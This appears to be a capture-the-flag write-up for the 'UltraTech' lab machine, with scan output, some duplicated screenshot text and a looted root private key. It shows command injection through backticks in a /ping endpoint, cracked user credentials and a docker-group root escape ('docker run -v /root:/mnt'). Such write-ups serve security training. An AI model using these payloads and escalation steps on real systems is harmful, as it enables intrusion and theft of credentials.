

Enumeration

```
# FOund a api of nodejs on port 8081 nd web application on port 31331

# api has two routes /auth /ping

# we added a ?ip=127.0.0.1 in ping endpoint and it executed the command responded with ping execution

# we then executed ls with backticks and got a db file

# we then read the db file and have hashes
```

Nmap

```
nmap -p21,22,8081,31331 10.10.153.49 -A -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-26 10:18 EDT
Nmap scan report for 10.10.153.49
Host is up (0.51s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
| 256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_ 256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp  open  http     Node.js Express framework
|_ http-cors: HEAD GET POST PUT DELETE PATCH
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 5.4 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.10 (92%), Linux 3.12 (92%), Linux 3.19 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1 198.29 ms 10.4.0.1
2 ... 3
4 529.58 ms 10.10.153.49

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.71 seconds
```

FTP:21

SSH:22

Nodejs:8081

In ping api we provide a ?ip=127.0.0.1 which results in execution so we have limited rce here

The screenshot shows a Kali Linux terminal window with the following commands and output:

```
evie_default_bg.jpeg 100%[=====] 41.95K 30.6KB/s in 1.4s
2021-04-26 11:49:44 (30.6 KB/s) - 'evie_default_bg.jpeg' saved [42957/42957]

(root@kali)-[~]
# binwalk evie_default_bg.jpeg
DECIMAL HEXADECIMAL DESCRIPTION
0 0x0 JPEG image

(root@kali)-[~]
# steghide extract -sf evie_default_bg.jpeg
Enter passphrase:
Progress: 99.94% (139842988 bytes)

[!] Could not find a valid passphrase

(root@kali)-[~]
# nikto -h http://10.10.153.49:3131
- Nikto v2.1.6

+ Target IP: 10.10.153.49
+ Target Hostname: 10.10.153.49
+ Target Port: 3131
+ Start Time: 2021-04-26 11:49:44

+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not set
+ The X-XSS-Protection header is not set
+ The X-Content-Type-Options header is not set
+ No CGI Directories found (use '-C' to show all)
+ "robots.txt" contains 1 entry which appears to be outdated
+ Server may leak inodes via ETags, Allowed HTTP Methods: GET, POST, HEAD, OPTIONS
+ OSVDB-3268: /css/: Directory index
+ OSVDB-3892: /css/: This might be a directory
+ OSVDB-3268: /images/: Directory index
```

The Burp Suite interface shows a request to 'http://10.10.153.49:8081' with the following details:

- Request: GET /ping?ip=127.0.0.1 HTTP/1.1
- Host: 10.10.153.49:8081
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Connection: close
- Upgrade-Insecure-Requests: 1

The response shows a '200 OK' status and a '56(84) bytes of data'.

we are using back ticks to escape character and get a db file

The screenshot shows a Kali Linux terminal window with the following commands and output:

```
evie_default_bg.jpeg 100%[=====] 41.95K 30.6KB/s in 1.4s
2021-04-26 11:49:44 (30.6 KB/s) - 'evie_default_bg.jpeg' saved [42957/42957]

(root@kali)-[~]
# binwalk evie_default_bg.jpeg
DECIMAL HEXADECIMAL DESCRIPTION
0 0x0 JPEG image

(root@kali)-[~]
# steghide extract -sf evie_default_bg.jpeg
Enter passphrase:
Progress: 99.94% (139842988 bytes)

[!] Could not find a valid passphrase

(root@kali)-[~]
# nikto -h http://10.10.153.49:3131
- Nikto v2.1.6

+ Target IP: 10.10.153.49
+ Target Hostname: 10.10.153.49
+ Target Port: 3131
+ Start Time: 2021-04-26 11:49:44

+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not set
+ The X-XSS-Protection header is not set
+ The X-Content-Type-Options header is not set
+ No CGI Directories found (use '-C' to show all)
+ "robots.txt" contains 1 entry which appears to be outdated
+ Server may leak inodes via ETags, Allowed HTTP Methods: GET, POST, HEAD, OPTIONS
+ OSVDB-3268: /css/: Directory index
+ OSVDB-3892: /css/: This might be a directory
+ OSVDB-3268: /images/: Directory index
```

The Burp Suite interface shows a request to 'http://10.10.153.49:8081' with the following details:

- Request: GET /ping?ip='ls' HTTP/1.1
- Host: 10.10.153.49:8081
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Connection: close
- Upgrade-Insecure-Requests: 1

The response shows a '200 OK' status and a 'ping: utedb.sqlite: Name or service not known' message.

#

gobuster

/auth (Status: 200) [Size: 39]
/ping (Status: 500) [Size: 1094]


HTTP:31331

Gobuster

```
/.htaccess      (Status: 403) [Size: 299]
/.hta           (Status: 403) [Size: 294]
/.htpasswd      (Status: 403) [Size: 299]
/css            (Status: 301) [Size: 319] [--> http://10.10.153.49:31331/css/]
/favicon.ico    (Status: 200) [Size: 15086]
/images        (Status: 301) [Size: 322] [--> http://10.10.153.49:31331/images/]
/index.html     (Status: 200) [Size: 6092]
/javascript     (Status: 301) [Size: 326] [--> http://10.10.153.49:31331/javascript/]
/js            (Status: 301) [Size: 318] [--> http://10.10.153.49:31331/js/]
/robots.txt     (Status: 200) [Size: 53]
/server-status  (Status: 403) [Size: 303]
```

robots.txt

```
# /utech_sitemap.txt
```



Exploitation

Post EXploitation

```
# After enumerating basic stuff like suid sudo i noticed that we are part of docker group
```

We can easily escalate using it

First we list available images on machine by command `docker images`


Then we used the command `docker run -v /root:/mnt -it bash` and after few minutes we get a bash shell as root

Docker

First we list available local images by command `docker images`

Now we mount the root directory to /mnt and get a interactive root shell by command

`docker run -v /root:/mnt -it bash`



```
shutil.copyfileobj(source, outfile)
File "/usr/lib/python3.9/shutil.py", line 208, in copyfileobj
    fdst.write(buf)
File "/usr/lib/python3.9/socketserver.py", line 799, in write
    self._sock.sendall(b)
BrokenPipeError: [Errno 32] Broken pipe
-----
10.10.238.189 - - [26/Apr/2021 17:55:26] "GET /root.tar.gz HTTP/1.1" 200 -

root@kali: ~ /LXDAutoPrivilegeEscalator 238x9

root@kali: ~ 118x44
[1] 2511
(root@kali)~[-]
#

r00t@ultratech-prod:~ 117x44
r00t@ultratech-prod:~$ docker run -v /root:/mnt -it bash
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
bash-5.0# cd /mnt
bash-5.0# ls
private.txt
bash-5.0# cat private.txt
# Life and accomplishments of Alvaro Squalo - Tome I

Memoirs of the most successful digital nomad finblocktech entrepreneur
in the world.

By himself.

## Chapter 1 - How I became successful

bash-5.0# more private.txt
# Life and accomplishments of Alvaro Squalo - Tome I

Memoirs of the most successful digital nomad finblocktech entrepreneur
in the world.

By himself.

## Chapter 1 - How I became successful

bash-5.0# ls -la
total 40
drwx----- 6 root root 4096 Mar 22 2019 .
drwxr-xr-x 1 root root 4096 Apr 26 22:30 ..
-rw----- 1 root root 844 Mar 22 2019 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Mar 22 2019 .cache
drwx----- 3 root root 4096 Mar 22 2019 .emacs.d
drwx----- 3 root root 4096 Mar 22 2019 .gnupg
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
```

Loot

Credentials

`utech.db.sqlite`

)
♦♦♦♦(Mr00tf357a0c52799563c7c7b76c1e7543a32)Madmin0d0ea5111e3c1def594c1684e3b9be84

so there are two users from this hash

```
r00t:n100906
admin: mrsheafy
```

```
# Root private key
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIeEglBAAKCAQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvS9SRxy8yNBQ2bx2kLYqoZpDJOuTC4Y7Vlb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOlnXKTRQF8hPBWKB38BPdINgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899IDG6orloJo739fmMyrQUjKRnp8xXBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSblL3EiMQMzOpc
jNn7oD+rqmh/ygoXL3yFRAowi+LFdkkS0gqgmwIDAQABAoIBACbTwm5Z7xQu7m2J
tiYmvoSu10cK1UWkVQn/fAojoKHF90XsaK5QMDdhLlOnNXXRr1Ecn0cLzfLJoE3h
YwcpodWg6dQsOIW740Yu0Ulr1TiiZzOANfWJ679Akag7lK2UMGwZAMdikfV6nBGD
wbwZOWXXkEWleC3PUedMf5wQrFI0mG+mRwWfD06xl6FioC9glpV4RaZT92nbGfoM
BWr8KszHw0t7Cp3CT2OBzL2XoMg/NWfU0iBEBg8n8fk67Y59m49xED7VgupK5Ad1
5neOFdep8rydYbFpVLw8sv96GN5tb/i5KQPC1uO64YuC5ZOyKE30jX4gjAC8rafg
o1macDECgYEA4fTHFz1uRohrRkZiTgzEp9VUPNonMyKYHi2FaSTU1Vmp6A0vbBWW
tnuyiubefzK5DyDEf2YdhEE7PjbMBjnCWQJCToAScZ/RZ7ET9pAMvo4MvTFs3l97
eDM3HWDdrmrK1hTaOTmrvbV8DM9sNqgJVSH24ztLBWRRU4gOsP4a76s0CgYEA0LK/
/kh/lkReyAurcu7F00fln1hdTvqa8/wUYq5efHoZg8pba2j7Z8g9GVqKtMnFA0w6
t1KmELf55zwFh3i5MmneUJo6gYSXx2AqvWsFtdLljAVKpbLBl6szq4wVejoDye
lEdFfTHlYaN2ieZADsbgAKs27/q/ZgNqZVI+CQcCgYAO3sYPcHqGZ8nviQhFEU9r
4C04B/9WbStnqQVDoynilJEK9XsueMk/Xyqj24e/BT6KkVR9Me1ZvmYBjCNJFX2
96AeOajY3S1RzqSKsHY2QDD0boFEjqJlg05YP5y3Ms4AgsTNyU8TOpKCYiMnEhpD
kDKOYe5Zh24Cpc07LQnG7QKBgCZ1WjYUzBY34TOCGwUiBSiLKOhcU02TluxxPpx0
v4q2wW7s4m3nubSFTOUYL0ljiT+zU3qm611WRdTbsc6RkVdR5d/NoiHGHqqSeDyl
6z6GT3CUAFVZ01VMGLVgk9lINgz4PszaWW7ZvAiDI/wDhzhx46Ob6ZLNpWm6JWgo
gLAPAOgAdCXCHyTfKJ/80YMmdp/k11Wj4TQuZ6zgFtUorstRddYAGt8peW3xFqLn
MrOuIVZcSUXnezTs3f8TCsH1Yk/2ue8+GmtlZe/3pHRBW0YJlAaHWg5k2l3hsdAz
bPB7E9hlrI0AconivYDzfpXfX+vovIP/DdNVub/EO7JSO+RAmqo=
-----END RSA PRIVATE KEY-----
```

```
#
```

Flag